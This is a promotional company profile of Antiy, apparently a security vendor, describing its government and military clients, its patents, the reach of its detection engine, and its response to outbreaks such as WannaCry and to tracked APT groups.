Antiy provides comprehensive security solutions for clients with high security requirements, including network and information authorities, military forces, ministries, confidential industries, and critical information infrastructure. Antiy has participated in the security work of major national political and social events since 2005 and has won honors such as the Outstanding Contribution Award and Advanced Security Group. Since 2015, Antiy's products and services have provided security support for major spaceflight missions including manned spaceflight, lunar

exploration, and space station docking, as well as significant missions such as the maiden flight of large aircraft, escort of main force ships, and Antarctic scientific research. We have received several thank-you letters from relevant departments.

Antiy is a core enabler of the global fundamental security supply chain. Nearly a hundred of the world's leading security and IT enterprises have chosen Antiy as their partner of detection capability. At present, Antiy's threat detection engine provides security detection capabilities for over 1.3 million network devices and over 3 billion smart terminal devices worldwide, which has become a "national-level" engine. As of now, Antiy has filed 1,877 patents in the field of cybersecurity and obtained 936 patents. It has been awarded the title of National Intellectual Property Advantage Enterprise and the 17th (2015) China Patent Excellence Award.

Antiy is an important enterprise node in China emergency response system and has provided early warning and comprehensive emergency response in major security threats and virus outbreaks such as "Code Red", "Dvldr", "Heartbleed", "Bash Shellcode" and "WannaCry". Antiy conducts continuous monitoring and in-depth analysis against dozens of advanced cyberspce threat actors (APT groups) such as "Equation", "White Elephant", "Lotus" and "Greenspot" and their attack actions, assisting customers to form effective protection when the enemy situation is accurately predicted.

